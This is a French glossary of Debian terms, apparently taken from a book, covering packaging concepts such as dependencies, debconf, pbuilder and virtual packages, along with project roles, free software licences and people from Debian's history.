compiler un paquet Opération consistant à construire un paquet binaire à partir du paquet source correspondant.
Voir « buildd »
Voir « pbuilder »

config Voir « scripts de configuration »

configuration de paquets Lors de l'installation d'un nouveau paquet sur un système Debian, il est souvent nécessaire de faire des choix de configuration (qui peuvent se limiter à la validation des valeurs proposées par défaut).
Voir « debconf »

Conflicts Champ d'en-tête déclarant un conflit entre deux paquets Debian.
Voir « conflit »

conflit Situation dans laquelle un paquet ne peut pas cohabiter avec un autre paquet. Notion détaillée au chapitre 5.

constitution Texte formel décrivant les pouvoirs, devoirs et interactions des différentes entités du projet Debian : le *leader*, le secrétaire, les développeurs et le comité technique.
‣ http://www.debian.org/devel/constitution
Voir « *leader* »
Voir « comité technique »

contrat social Texte fondateur définissant l'objet de Debian et ses engagements envers ses utilisateurs. Ce texte se trouve page 5.
Voir « Debian Free Software Guidelines (DFSG) »

contrib, archive Collection secondaire de paquets Debian contenant les logiciels libres ne fonctionnant pas sans certains éléments non libres. Il peut s'agir de programmes qui dépendent de logiciels de la section *non-free* ou de fichiers non libres tels que des ROM de jeux, des BIOS de consoles, etc. On y trouve encore des logiciels libres dont la compilation nécessite des éléments propriétaires. Ce fut le cas à un moment de la suite bureautique OpenOffice.org, qui avait besoin d'un environnement Java propriétaire.

copyleft Ce terme, traduit littéralement par « gauche d'auteur », est une astucieuse et révélatrice distorsion de *copyright* (droit d'auteur).
Une personne non détentrice du copyright d'une œuvre sous copyleft peut la redistribuer si elle fournit aussi à autrui les mêmes droits que ceux dont elle bénéficia (notamment la possibilité d'en exiger le code source).
Voir « licences libres »

CUPS Voir « Common Unix Printing System (CUPS) »

DAM Voir « Debian Account Manager (DAM) »

debconf Logiciel qui fut créé pour résoudre un problème récurrent sous Debian. Tous les paquets Debian incapables de fonctionner sans un minimum de configuration posaient des questions à l'utilisateur via des moyens techniques rendant leur rationalisation difficile, par exemple des appels à **echo** et **read** placés dans les scripts shell de configuration post-installation (`postinst`). Mais cela impliquait également, lors d'une grosse installation ou mise à jour, de rester à côté de son ordinateur pour renseigner ces requêtes qui pouvaient se produire à tout moment. Ces interactions manuelles ont désormais presque totalement disparu au profit de l'outil **debconf**.
debconf offre de nombreuses caractéristiques intéressantes : il contraint le développeur à spécifier les interactions avec l'utilisateur, il permet de « localiser » (traduire) les différentes chaînes de caractères affichées (toutes les traductions sont stockées dans le fichier `templates` décrivant les interactions), il dispose de différents modules d'affichage pour présenter les questions à l'utilisateur (modes texte, graphique, non interactif), et il permet de créer une base centrale de réponses pour partager la même configuration entre plusieurs ordinateurs... Mais le plus appréciable est qu'il est maintenant possible de présenter toutes les questions d'un bloc à l'utilisateur avant de démarrer l'installation ou mise à jour correspondante.

debhelper Ensemble de scripts facilitant la réalisation de paquets conformes à la charte Debian. Joey Hess en est l'auteur principal.
Voir « charte Debian »

Debian Account Manager (DAM) Terme anglais que l'on peut traduire par « Responsable des comptes Debian », c'est-à-dire la personne chargée d'accepter ou de refuser en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian.
Voir « nouveaux mainteneurs »

Debian Bug Tracking System, Debian BTS Voir « système de suivi de bogues »

Debian Developer's Reference Voir « référence du développeur Debian »

Debian Free Software Guidelines (DFSG) Principes du logiciel libre selon Debian. Ce texte fondateur définit les conditions que doit respecter la licence d'un logiciel pour qu'il soit « libre » selon Debian et puisse donc être intégré dans la distribution. Voir page 6 pour le détail de ces conditions.

Debian Quality Assurance (Debian QA) Voir « système de suivi de paquets »

Debian Weekly News (DWN) Journal électronique hebdomadaire présentant les nouvelles de Debian.
Voir « Schulze, Martin »

debian-installer Le plus récent programme d'installation de Debian. D'une structure modulaire, il est employé afin de créer des installateurs répondant à tous types de besoins.

debian-policy Paquet contenant la charte Debian. Toute demande de modification s'exprime sous la forme d'un rapport de bogue sur ce paquet.
Voir « charte Debian »

debian.net Le domaine `debian.net` ne constitue pas une ressource officielle du projet Debian. Chaque développeur Debian a la possibilité d'employer ce nom de domaine pour l'usage de son choix. On y trouve des services officieux (parfois des sites personnels) hébergés sur une machine n'appartenant pas au projet et mis en place par des développeurs Debian, voire des prototypes attendant d'être migrés sur `debian.org`. Deux raisons peuvent expliquer cet état de fait : soit personne ne souhaite faire l'effort nécessaire à sa transformation en service officiel (hébergé dans le domaine `debian.org`), soit le service est trop controversé pour être officialisé.

debian.org Site officiel du projet Debian.
Voir « debian.net »

debsums Outil intéressant du point de vue de la sécurité puisqu'il permet de trouver facilement quels fichiers installés ont été modifiés (suite par exemple à des interventions malignes). Mais il convient de nuancer fortement cette affirmation : d'abord, tous les paquets Debian ne fournissent pas les empreintes nécessaires au fonctionnement de ce programme (quand elles existent, elles se trouvent dans un fichier `md5sums`).
D'autre part, les fichiers `md5sums` sont stockés sur le disque dur : un intrus consciencieux modifiera ces fichiers pour leur faire refléter les nouvelles sommes de contrôle des fichiers sur lesquels il sera intervenu.
debsums n'est pas le seul détecteur de modifications. Le programme AIDE (paquet Debian `aide`), par exemple, détecte de manière fiable toute modification.
Voir le chapitre 14.

dépendance Déclaration qui précise, dans le jargon des paquets Debian, qu'un autre paquet est nécessaire au bon fonctionnement du paquet concerné.
Elle indique que le paquet déclaré doit être décompacté et configuré avant que le paquet déclarant ne soit lui-même configuré.
Cette notion est détaillée au chapitre 5.

Depends Champ d'en-tête d'un paquet déclarant une dépendance.
Voir « dépendance »
Voir « Pre-Depends »

déporter les logs C'est une bonne idée que d'enregistrer les logs les plus importants sur une machine séparée (voire dédiée), car cela compliquera la tâche d'un éventuel intrus soucieux de supprimer les traces de son passage (sauf à compromettre également cet autre serveur). Par ailleurs, en cas de problème majeur (tel qu'un plantage noyau), disposer de logs sur une autre machine augmente les chances de retrouver le déroulement des événements.

développeur Debian Participant au projet Debian qui a la charge de transformer un logiciel existant en paquet (les désignations « mainteneur Debian » ou « responsable de paquet Debian » existent aussi). Généralement, il n'intervient pas sur le code source du logiciel lui-même, contrairement à l'auteur amont. Bien souvent, la ligne de démarcation n'est cependant pas aussi nette : le mainteneur Debian écrit parfois un correctif qui profite à tous les utilisateurs du logiciel.
Voir « auteur amont »
Voir « responsable de paquet »

DFSG Voir « Debian Free Software Guidelines (DFSG) »

distribution, version Debian définit plusieurs « versions » de distributions. Chacune rassemble des paquets présentant un niveau de maturité (stabilité) donné.
Voir « release »

documentation La documentation de chaque paquet est stockée dans `/usr/share/doc/`*`paquet`*`/`. Ce répertoire contient souvent un fichier `README.Debian` décrivant les aménagements spécifiques à Debian réalisés par le mainteneur. Il est donc sage de lire ce fichier avant toute configuration.
Voir le chapitre 1.

dpkg Programme qui permet de manipuler des fichiers `.deb`, notamment de les extraire, analyser, décompacter, etc.

dselect Avant l'apparition d'**`aptitude`**, **`dselect`** était le programme standard pour sélectionner les paquets à installer, doté d'un interface graphique associée à **dpkg**. Difficile d'emploi pour les débutants, il est donc déconseillé, et on recommande dorénavant l'utilisation d'**`aptitude`** ou d'outils graphiques comme **`synaptic`**.

DWN Voir « Debian Weekly News (DWN) »

Enhances Champ décrivant des dépendances non obligatoires mais « améliorantes ». Il décrit une suggestion mais se trouve dans le paquet suggéré et non dans celui qui profite de la suggestion. Il offre le moyen d'ajouter une suggestion sans devoir modifier le paquet concerné. Ainsi, tous les *add-ons* (ajouts), *plug-ins* (greffons) et autres extensions d'un logiciel pourront ensuite prendre place dans la liste des suggestions liées au logiciel. Ce dernier champ — récemment créé — est encore largement ignoré par des programmes comme **`apt-get`** ou **`synaptic`**. L'objectif est cependant qu'une suggestion faite par le biais d'un champ *Enhances* apparaisse à l'utilisateur en complément des suggestions traditionnelles — réalisées avec le champ *Suggests*.

environnement chrooté Dans le cadre de la construction de paquets Debian, répertoire temporaire contenant un système minimal nécessaire à la reconstruction d'un paquet (en se basant sur les informations contenues dans le champ *Build-Depends*). Grâce à la commande **`chroot`**, ce répertoire sert ensuite de racine (`/`) lors du processus de recompilation.
Voir « pbuilder »

Etch Voir « noms de code »

étiquettes Voir « système de suivi de bogues »

Experimental Distribution spéciale contenant des paquets Debian préliminaires susceptibles de souffrir de gros défauts. Elle est essentiellement employée pour distribuer des paquets de logiciels en développement (pré-versions, alpha, bêta, *release candidate*, etc.).

Free Software Foundation (FSF) Association, responsable de nombreux programmes et projets de logiciels libres et à l'origine des licences les plus répandues : la GNU GPL et ses variantes.
Son projet GNU, démarré au début des années 1980, et qui visait à produire un système d'exploitation compatible Unix entièrement libre, est désormais une réalité avec les distributions GNU/Linux.
Voir « licences libres »

freeze Période pendant laquelle l'évolution du contenu de la distribution *Testing* est bloquée (« gelée ») : plus aucune mise à jour automatique n'a lieu. Seuls les *Release Managers* sont alors habilités à y changer des paquets, selon leurs propres critères. L'objectif est d'éviter l'apparition de nouveaux bogues par l'introduction de nouvelles versions ; seules les mises à jour urgentes et bien examinées sont acceptées lorsqu'elles corrigent des bogues fâcheux.
Voir « Release Manager »

FSF Voir « Free Software Foundation (FSF) »

ftpmasters Responsables de l'archive centrale contenant les paquets Debian envoyés par les mainteneurs. Ils vérifient les nouveaux paquets avant de les intégrer dans la distribution et gèrent les outils qui intègrent ensuite les paquets mis à jour de manière automatique.

gel Voir « freeze »

Genibel, Igor Auteur d'une interface web similaire au système de suivi de paquets mais articulée autour des mainteneurs (plutôt que des paquets eux-mêmes). Chaque mainteneur peut ainsi obtenir un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.
▸ http://qa.debian.org/developer.php

gestionnaire de version Voir « Release Manager »

GNU GPL L'une des licences de logiciel libre les plus répandues. Elle repose sur le principe du *copyleft*. Utilisée et promue par la FSF (*Free Software Foundation*, ou fondation du logiciel libre), cette licence est la plus courante. Elle a pour particularité de s'appliquer à toute œuvre dérivée et redistribuée : un programme intégrant ou utilisant du code soumis à la GPL ne peut être diffusé (par un tiers) que selon ses termes. Elle interdit donc toute récupération dans une application propriétaire (non-libre). Ceci pose de gros problèmes pour le réemploi de code GPL dans des logiciels libres incompatibles avec cette licence. Ainsi, il est parfois impossible de lier une bibliothèque diffusée sous GPL à un programme placé sous une autre licence libre. En revanche, cette licence est très solide en droit américain : les juristes de la FSF ont participé à sa rédaction, et elle a souvent contraint des contrevenants à trouver un accord amiable avec la FSF afin d'éviter un procès. Elle a aussi été validée dans des cours allemandes.
▸ http://www.gnu.org/copyleft/gpl.html
Voir « licences libres »

gravité d'un bogue Importance relative d'un bogue. La gravité (*severity* en anglais) d'un bogue décrit de manière formelle le sérieux du problème signalé. Tous n'ont en effet pas la même importance : une faute de frappe dans un manuel n'a rien de comparable à une faille de sécurité dans un logiciel serveur.
Debian utilise une échelle étendue de gravités permettant d'exprimer assez finement cette dernière. Elle définit par ailleurs très précisément chacun de ces niveaux afin de faciliter le choix de l'un ou l'autre.
▸ http://www.debian.org/Bugs/Developer.fr.html#severities

Hamm Voir « noms de code »

Ian Murdock Voir « Murdock, Ian »

Igor Genibel Voir « Genibel, Igor »

impression Voir « Common Unix Printing System (CUPS) »

/etc/init.d/ Répertoire abritant les scripts d'arrêt, de démarrage et de redémarrage des services.
Voir « redémarrage des services »

installateur Voir « debian-installer »

invoke-rc.d Programme auquel les scripts de configuration doivent recourir pour appeler les scripts d'initialisation des services. Il n'exécutera que les commandes nécessaires (un service stoppé ne peut pas être redémarré, ni arrêté à nouveau, etc.). Attention, contrairement à l'usage, le suffixe `.d` est ici employé dans un nom de programme et non de répertoire.
Voir « redémarrage des services »

Langasek, Steve Co-gestionnaire de version avec Andreas Barth depuis août 2004.
Voir « Release Manager »

leader Développeur Debian élu par ses pairs pour les diriger et les représenter durant une année. L'élection du *leader* est toujours une période d'intense discussion. Les points de vue de cet élu sont implicitement approuvés par la majorité des membres du projet Debian.
Voir « constitution »

Lenny Voir « noms de code »

licences libres La GNU GPL, la licence BSD et la licence artistique respectent toutes trois les principes du logiciel libre définis par Debian. Elles sont pourtant très différentes.
Retrouvez le texte complet de certaines de ces licences dans `/usr/share/common-licenses/` sur tout système Debian.
Voir « Debian Free Software Guidelines (DFSG) »
Voir « GNU GPL »
Voir « BSD, licence »
Voir « artistique, licence »

linda Logiciel de vérification automatique d'un paquet Debian, écrit en Python.
Voir « lintian »

lintian Logiciel de vérification automatique d'un paquet Debian. Il permet aux mainteneurs de paquets de débusquer les erreurs les plus flagrantes, notamment les manquements à la charte Debian. Plus ancien que **`linda`** et écrit en Perl (alors que **`linda`** emploie Python), il reste l'outil de référence pour cette tâche et est d'ailleurs systématiquement employé sur toute l'archive. Les résultats sont consultables en ligne.
▸ http://lintian.debian.org
Voir « linda »
Voir « charte Debian »

listmasters Responsables des listes de diffusion, ils en gèrent tous les aspects : création/suppression des listes, traitement des retours, administration du serveur de courrier, maintien des filtres antispam, etc.

log Fichier de journalisation consignant certains événements du système.
Voir « déporter les logs »

main, archive Collection principale de paquets Debian, répondant tous aux principes du logiciel libre définis par Debian.

mainteneur Terme calqué sur l'anglais *maintainer* et que nous utilisons parfois en lieu et place de la traduction officielle, « responsable de paquet ».
Voir « responsable de paquet »

Martin Schulze Voir « Schulze, Martin »

mentors.debian.net Site regroupant des paquets réalisés par des prétendants au statut de développeur Debian officiel ou par des volontaires souhaitant créer des paquets Debian sans passer par le processus d'intégration.
Voir « ressources non officielles »

menus L'organisation des menus Debian suit une structure précise, documentée dans le texte suivant : http://www.debian.org/doc/packaging-manuals/menu-policy/
Il est recommandé de choisir une section listée dans ce document pour remplir le champ `section` d'un fichier `menu`.

méta-paquet Paquet réel (il y a un fichier `.deb` correspondant) dont le seul intérêt est d'exprimer des dépendances (son installation déploiera les paquets correspondants).
Voir « paquet virtuel »

modifications, préserver Voir « préserver la configuration existante »

Murdock, Ian Fondateur du projet Debian, il en fut le premier leader, de 1993 à 1996. Après avoir passé la main à Bruce Perens, il s'est fait plus discret. Il est ensuite revenu sur le devant de la scène du logiciel libre en créant la société Progeny, visant à commercialiser une distribution dérivée de Debian. Ce fut un échec commercial, au développement depuis abandonné. La société, après plusieurs années de vivotement en tant que simple société de services, a fini par déposer le bilan en avril 2007. Des différents projets initiés par Progeny, seul *discover* subsiste réellement. Il s'agit d'un outil de détection automatique du matériel.

new maintainers Voir « nouveaux mainteneurs »

noms de code Avant d'avoir un numéro, chaque version de Debian est connue par un nom de code : la tradition veut que ces noms proviennent des personnages de *Toy Story* — film d'animation produit par Pixar, l'employeur de Bruce Perens à l'époque où il était leader Debian.
Les noms de codes suivants se sont ainsi succédé : *Rex* (version 1.1), *Buzz* (1.2), *Bo* (1.3), *Hamm* (2.0), *Slink* (2.1), *Potato* (2.2), *Woody* (3.0), *Sarge* (3.1), *Etch* (4.0). *Lenny* est le nom de code pour la prochaine version tandis que *Sid* restera éternellement associé à *Unstable* ; dans le film, il s'agit de l'enfant des voisins, incorrigible brise-tout — gare à vous donc si vous approchez *Unstable* de trop près ! Par ailleurs, *Sid* est également l'acronyme de *Still In Development* (encore et toujours en cours de développement).

non-free, archive Collection spéciale de paquets Debian, qui contient des logiciels ne répondant pas (totalement) aux principes du logiciel libre selon Debian mais néanmoins distribuables librement. Cette archive, qui ne fait pas officiellement partie de Debian, est un service rendu aux utilisateurs qui pourraient avoir besoin de ces logiciels — mais Debian recommande toujours d'employer de préférence un logiciel libre.

nouveaux mainteneurs Candidats qui souhaitent rejoindre les rangs des développeurs Debian. Ils doivent satisfaire aux conditions d'une procédure d'acceptation de plus en plus exigeante dont l'objectif est de garantir leur capacité à bien s'intégrer et à fournir des paquets Debian conformes.
La procédure se conclut par la revue de la candidature par un très petit nombre de personnes, les « Responsables des comptes Debian » (ou DAM, pour *Debian Account Managers*). Ceux-ci sont donc particulièrement exposés aux critiques, puisqu'ils acceptent ou refusent en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian. Dans la pratique, il s'agit parfois de retarder l'acceptation d'une personne afin qu'elle prenne le temps de mieux explorer le fonctionnement du projet. On peut en effet contribuer à Debian avant d'y être accepté comme développeur officiel, grâce à un mécanisme de parrainage.
Voir « Debian Account Manager (DAM) »

paquet binaire Paquet Debian contenant des fichiers fonctionnels directement utilisables (programmes, documentation) par les utilisateurs de la distribution Debian.
Voir « paquet Debian »

paquet Debian Archive qui renferme un ensemble de fichiers permettant d'installer un logiciel. Dans le cas général, il s'agit d'un fichier d'extension `.deb`, qu'on manipule avec le programme **dpkg**. Un paquet sera qualifié de *binaire* s'il contient des fichiers fonctionnels directement utilisables (programmes, documentation) ou de *source* s'il abrite les codes sources du logiciel et les instructions nécessaires à la fabrication du paquet binaire.
Voir « conflit »
Voir « dépendance »
Voir « debconf »
Voir « mainteneur »
Voir « popularité (d'un paquet) »
Voir « système de suivi de paquets »

paquet source Paquet Debian qui abrite le code source du logiciel et les instructions nécessaires à la fabrication du paquet binaire.
Voir « paquet Debian »
Voir « source de paquets »

paquet virtuel Paquet qui n'existe pas physiquement mais fournit un moyen d'identifier des paquets réels sur la base d'un critère logique commun (service fourni, compatibilité avec un programme standard ou un paquet préexistant, etc.).
Pour que les paquets virtuels soient utiles, il faut que tout le monde s'entende sur leur nom. C'est pourquoi ils sont standardisés par la charte Debian. La liste comprend entre autres `mail-transport-agent` pour les serveurs de courrier électronique, `c-compiler` pour les compilateurs C, `www-browser` pour les navigateurs web, `httpd` pour les serveurs web, `ftp-server` pour les serveurs FTP, `x-terminal-emulator` pour les émulateurs de terminal en mode graphique (**`xterm`**) et `x-window-manager` pour les gestionnaires de fenêtres.
La liste complète se trouve sur le Web : http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt
Voir « méta-paquet »

pbuilder Programme (du paquet éponyme) qui permet de recompiler un paquet Debian dans un environnement *chrooté* : il crée un répertoire temporaire contenant un système minimal nécessaire à la reconstruction du paquet (en se basant sur les informations contenues dans le champ *Build-Depends*). Grâce à la commande **`chroot`**, ce répertoire sert ensuite de racine (`/`) lors du processus de recompilation.
Cette technique permet de compiler le paquet dans un environnement propre et non « pollué » (notamment par les manipulations des utilisateurs), de détecter rapidement les manques éventuels dans les dépendances de compilation (qui échouera si un élément essentiel n'est pas documenté) et de compiler un paquet pour une version de Debian différente de celle employée par le système (la machine peut utiliser *Stable* pour le fonctionnement quotidien et **`pbuilder`** peut employer *Unstable* pour la recompilation). Elle permet également de confiner les actions requises pour la compilation à une zone temporaire, donc de ne pas empiéter sur le fonctionnement normal du reste du système.

Perens, Bruce Deuxième leader du projet Debian, juste après Ian Murdock, il a assuré ce rôle d'avril 1996 à décembre 1997. Il fut très controversé pour ses méthodes dynamiques et assez dirigistes. Il n'en reste pas moins un contributeur important, à qui Debian doit notamment la rédaction des fameux « principes du logiciel libre selon Debian » (ou DFSG, pour *Debian Free Software Guidelines*), idée originelle d'Ean Schuessler. Par la suite, Bruce en dérivera la célèbre « définition de l'Open Source » en y gommant toutes les références à Debian.
▸ http://www.opensource.org/
Son départ du projet fut quelque peu mouvementé mais Bruce est resté assez fortement attaché à Debian puisqu'il continue de promouvoir cette distribution dans les sphères politiques et économiques. Il intervient encore régulièrement sur les listes de diffusion pour donner son avis et présenter ses dernières initiatives en faveur de Debian. Dernier point anecdotique, c'est à lui que l'on doit l'inspiration des « noms de code » des différentes versions de Debian.
Voir « noms de code »

Pixar Voir « noms de code »

popularité (d'un paquet) En installant le paquet Debian `popularity-contest` vous pouvez participer à un sondage (automatique) grâce auquel le projet Debian recense les paquets les plus populaires. Ces informations fournies anonymement et collectées hebdomadairement permettent entre autres au projet de placer les paquets les plus employés sur les premiers CD-Roms d'installation ou de vérifier l'impact d'une suppression de paquet.
Les statistiques ainsi collectées sont publiées quotidiennement. Elles peuvent éventuellement vous aider lors d'un choix de logiciel. En prenant le plus populaire vous ferez probablement un meilleur choix.
‣ http://popcon.debian.org/

popularity-contest Voir « popularité (d'un paquet) »

Postfix Serveur de messagerie électronique sur protocole SMTP.
Voir « Venema, Wietse »

postinst Voir « scripts de configuration »

postrm Voir « scripts de configuration »

Potato Voir « noms de code »

pré-dépendance Voir « Pre-Depends »

Pre-Depends Déclarations du champ « `Pre-Depends` » de l'en-tête du paquet, qui complètent les dépendances normales ; leur syntaxe est identique. Une pré-dépendance stipule que le paquet concerné doit être décompacté et configuré avant même d'exécuter le script de préinstallation du paquet la déclarant, c'est-à-dire avant son installation proprement dite.
Une pré-dépendance est très contraignante pour *APT*, qui doit ordonnancer la liste des paquets à installer. Elles ne sont donc utilisées qu'en cas de stricte nécessité. Il est même recommandé de consulter l'avis des (autres) développeurs, via la liste de diffusion debian-devel@lists.debian.org, avant d'ajouter une pré-dépendance. En règle générale on trouve une autre solution.
Voir « dépendance »

preinst Voir « scripts de configuration »

prerm Voir « scripts de configuration »

préserver la configuration existante La charte Debian demandant expressément de tout faire pour préserver au maximum les changements manuels apportés aux fichiers de configuration, de plus en plus de scripts modifiant ces derniers prennent des précautions. Le principe général est simple : le script n'effectue des modifications que s'il connaît l'état du fichier de configuration, vérification effectuée par comparaison de la somme de contrôle du fichier avec celle de la version automatiquement produite. Si elles correspondent, le script s'autorise à modifier le fichier de configuration. Dans le cas contraire, il considère qu'un tiers le modifia et demande quelle action il doit effectuer (installer le nouveau fichier, conserver l'ancien, ou tenter d'intégrer les nouvelles modifications au fichier existant). Ce principe de précaution fut longtemps propre à Debian, mais les autres distributions l'adoptent peu à peu.
Le programme **`ucf`** (du paquet Debian éponyme) offre des facilités pour gérer cela.

Provides Champ d'en-tête indiquant qu'un paquet binaire est une instance possible du paquet virtuel cité. On dit qu'il « fournit » le paquet virtuel.

pseudo-paquet Le système de suivi de bogues, conçu pour rassembler les rapports de bogues relatifs à un paquet Debian donné, sembla très pratique pour gérer d'autres cas de figure : liste de problèmes à résoudre ou de tâches à mener indépendamment de tout lien avec un paquet Debian. Les « pseudo-paquets » permettent ainsi à certaines équipes d'utiliser le système de suivi de bogues sans y associer de véritable paquet. Tout le monde peut ainsi leur signaler des éléments à traiter. Le *Bug Tracking System* dispose ainsi d'une entrée *ftp.debian.org* pour signaler les problèmes de l'archive de paquets ou simplement y demander la suppression d'un paquet. Le pseudo-paquet *www.debian.org* correspond ainsi aux soucis liés au site web de Debian et *lists.debian.org* à ceux des listes de diffusion.

purge Action du programme **dpkg** supprimant tous les fichiers installés correspondant à un paquet Debian donné. Lorsqu'un paquet Debian est désinstallé, les fichiers de configuration sont conservés afin de faciliter une éventuelle réinstallation. De même, les données gérées par un démon (par exemple le contenu de l'annuaire d'un serveur LDAP, ou le contenu de la base de données pour un serveur SQL) sont habituellement conservées.
Pour supprimer toute donnée associée au paquet, il faut procéder à sa « purge » avec la commande **dpkg -P** *paquet*, **apt-get remove --purge** *paquet* ou **aptitude purge** *paquet*.

Quality Assurance (QA) Voir « système de suivi de paquets »

rapport de bogue Courrier électronique envoyé par un utilisateur pour signaler un problème détecté dans un paquet Debian.
Voir « système de suivi de bogues »

Recommends Champ d'en-tête décrivant des dépendances non obligatoires mais « recommandées ». Ce sont les plus importantes (en dehors des dépendances strictes), et elles améliorent considérablement les fonctionnalités offertes par le paquet sans pour autant être indispensables à son fonctionnement.
Il faut systématiquement installer les paquets « recommandés » sauf si vous savez précisément pourquoi vous n'en avez pas besoin.

redémarrage des services Les scripts de configuration des paquets Debian redémarrent parfois certains services pour assurer leur disponibilité ou leur faire prendre en compte certaines nouvelles options. La commande de redémarrage d'un service **/etc/init.d/***service* **restart** ne prend pas en compte le niveau d'exécution, suppose (à tort) que le service est actuellement employé, et peut donc le redémarrer à mauvais escient. C'est pourquoi les scripts de configuration devraient plutôt utiliser **invoke-rc.d**.

référence du développeur Debian Document destiné aux développeurs Debian présentant un certain nombre de procédures et d'outils existants. Ce guide regroupe des recommandations importantes qui facilitent la collaboration entre les mainteneurs.
▸ http://www.debian.org/doc/developers-reference/
Voir « charte Debian »

release Le terme « *release* » désigne chez Debian une version particulière d'une distribution (ex : « *the unstable release* » signifie « la version instable »). Il désigne aussi l'annonce publique de toute nouvelle version stable.

Release Manager *Release Manager* (gestionnaire de version) est un titre important, associé à de lourdes responsabilités. Son porteur doit en effet gérer la sortie de la nouvelle version stable de Debian et définir le processus d'évolution de *Testing* tant qu'elle ne répond pas aux critères de qualité de *Stable*. Il définit également un calendrier prévisionnel (rarement respecté jusqu'à présent).
Andreas Barth et Steve Langasek ont partagé cette responsabilité pour la préparation d'*Etch*. Anthony Towns l'avait auparavant assumée plusieurs années, après avoir programmé les scripts de gestion de *Testing*. Colin Watson a également été co-gestionnaire de versions pour la publication de *Sarge*.
Voir « *freeze* »
Voir « *Stable Release Manager* »

Replaces Champ d'en-tête indiquant que le paquet contient des fichiers également présents dans un autre paquet, mais qu'il a légitimement le droit de les remplacer.

responsable de paquet Volontaire ayant choisi d'intégrer un paquet à Debian et de l'y faire évoluer. Le terme anglais correspondant est *maintainer* ; c'est pourquoi le mot « mainteneur », plus concis et tout aussi explicite, est souvent employé. On parle aussi de « développeur Debian ».
Voir « mainteneur »

ressources non officielles Collections de paquets Debian n'appartenant pas officiellement au projet. Il existe de nombreuses sources non officielles de paquets Debian, mises en place par des utilisateurs avancés ayant recompilé certains logiciels, par des programmeurs mettant leur création à disposition, et même par des développeurs Debian proposant des pré-versions de leur paquet en ligne. Un site web a été mis en place pour les trouver facilement. On y trouve une quantité impressionnante de sources de paquets Debian prêtes à être intégrées dans les fichiers `sources.list`. Attention toutefois à ne pas rajouter n'importe quoi. Chaque source est en effet prévue pour une version particulière de Debian (celle employée pour compiler les paquets concernés) ; on veillera à maintenir une certaine cohérence dans ce que l'on choisit d'installer.
▸ http://www.apt-get.org/
Attention, installer un paquet revient à donner les droits root à son concepteur, car il décide du contenu de scripts d'initialisation qui sont exécutés sous cette identité. Les paquets officiels Debian sont réalisés par des volontaires cooptés et examinés capables de sceller leurs paquets pour offrir à tous un moyen d'en vérifier l'origine et l'intégrité.
Défiez-vous donc a priori d'un paquet dont l'origine est incertaine, ce qui est le cas s'il est publié hors des serveurs officiels du projet Debian. Évaluez le degré de confiance que vous accordez au concepteur et vérifiez l'intégrité du paquet.
▸ http://mentors.debian.net/
Voir « `mentors.debian.net` »

Rex Voir « noms de code »

Richard Stallman Voir « Stallman, Richard »

Sarge Voir « noms de code »

Schulze, Martin Mainteneur amont de **sysl ogd** et **k l ogd**. Ce développeur Debian de la première heure a de nombreuses responsabilités au sein du projet. Outre ses fonctions de mainteneur de paquets, il est membre des équipes *debian-admin* et *sécurité*, a longtemps participé au processus d'acceptation des nouveaux mainteneurs, et assure la fonction de rédacteur en chef du journal électronique hebdomadaire *Debian Weekly News*. Il a également géré, pendant longtemps, les mises à jour périodiques de la version stable de Debian.
Voir « Stable Release Manager »

scripts de configuration Scripts exécutés automatiquement à différentes étapes de l'installation ou de la suppression d'un paquet Debian. Voir le chapitre 5.

service, redémarrage Voir « redémarrage des services »

Sid Voir « noms de code »

Simple Mail Transfer Protocol (SMTP) Protocole de routage de courriers électroniques le plus répandu.
Voir « Venema, Wietse »

Slink Voir « noms de code »

Software in the Public Interest (SPI) Association dont Debian, qui ne possède aucun bien en son nom propre, n'est qu'un projet. Elle en gère les aspects matériels et financiers (dons, achat de matériel, etc.). Bien qu'initialement créée pour Debian, cette association coiffe maintenant d'autres projets du monde du logiciel libre.
‣ http://www.spi-inc.org/

source de paquets Le terme *source* est source d'ambiguïté. Il ne faut pas confondre un paquet source — paquet contenant le code source d'un programme — et une source de paquets — emplacement (site web, serveur FTP, CD-Rom, répertoire local, etc.) contenant des paquets.

source, paquet Voir « paquet source »

sous-projet Regroupement de volontaires intéressés par l'adaptation de Debian à des besoins spécifiques (à chaque public sa Debian : éducation, médecine, création multimédia, etc.). Au-delà de la sélection d'un sous-ensemble de logiciels dédiés à un usage particulier, cela suppose d'améliorer les paquets existants, de mettre en paquet les logiciels manquants, d'adapter l'installateur, de fournir une documentation spécifique, etc.

SPI Voir « Software in the Public Interest (SPI) »

Stable Distribution officielle de Debian contenant les versions stables des paquets Debian. La longue période de test qui permet d'aboutir à ce résultat implique malheureusement que la version de certains des logiciels ainsi distribués est ancienne.

Stable Release Manager

Les *Stable Release Managers* (gestionnaires de version stable), souvent abrégé SRM, gèrent et sélectionnent les mises à jour de la version stable de Debian. Ils y incluent systématiquement les correctifs de sécurité et examinent au cas par cas toutes les autres propositions d'inclusion émises par des développeurs Debian soucieux de mettre à jour un de leurs paquets dans la version stable. Longtemps assurée par Martin Schulze, cette responsabilité est partagée par une équipe nettement plus étoffée (Andreas Barth, Martin Zobel-Helas, Julien Danjou et Dann Frazier).
Voir « Release Manager »

Stallman, Richard

Fondateur de la FSF (*Free Software Foundation*, Fondation pour le Logiciel Libre), et rédacteur de la licence GPL, Richard M. Stallman (souvent désigné par ses initiales, RMS) est un leader charismatique du mouvement du logiciel libre. Ses positions sans compromis ne lui attirent pas une admiration unanime, mais ses contributions aux aspects non-techniques du mouvement (notamment juridique et philosophique) sont respectées de tous.

Steve Langasek

Voir « Langasek, Steve »

Suggests

Champ d'en-tête décrivant des dépendances non obligatoires mais « suggérées ». Secondaires, elles indiquent que certains paquets peuvent se compléter et augmenter leur utilité respective — mais il est parfaitement raisonnable d'installer l'un sans les autres.
Il est inutile d'installer les paquets « suggérés » sauf si vous savez pourquoi vous en aurez besoin.

suivi de bogues

Voir « système de suivi de bogues »

suivi de paquets

Voir « système de suivi de paquets »

suppression

Voir « purge »

synaptic

Interface graphique pour APT permettant d'effectuer toutes les opérations courantes sur le système de paquetage (installation, mise à jour, suppression, purge, etc.).

système de suivi de bogues

Ensemble de logiciels qui permettent la gestion et le traitement des bogues des paquets Debian. Son interface web, partie émergée, permet de consulter tous les bogues répertoriés, et propose d'afficher une liste (triée) de bogues sélectionnés sur de nombreux critères : paquet concerné, gravité, statut, adresse du rapporteur, adresse du mainteneur concerné, étiquette (*tag*), etc. Il est possible de consulter l'historique complet et toutes les discussions se rapportant à chacun des bogues.
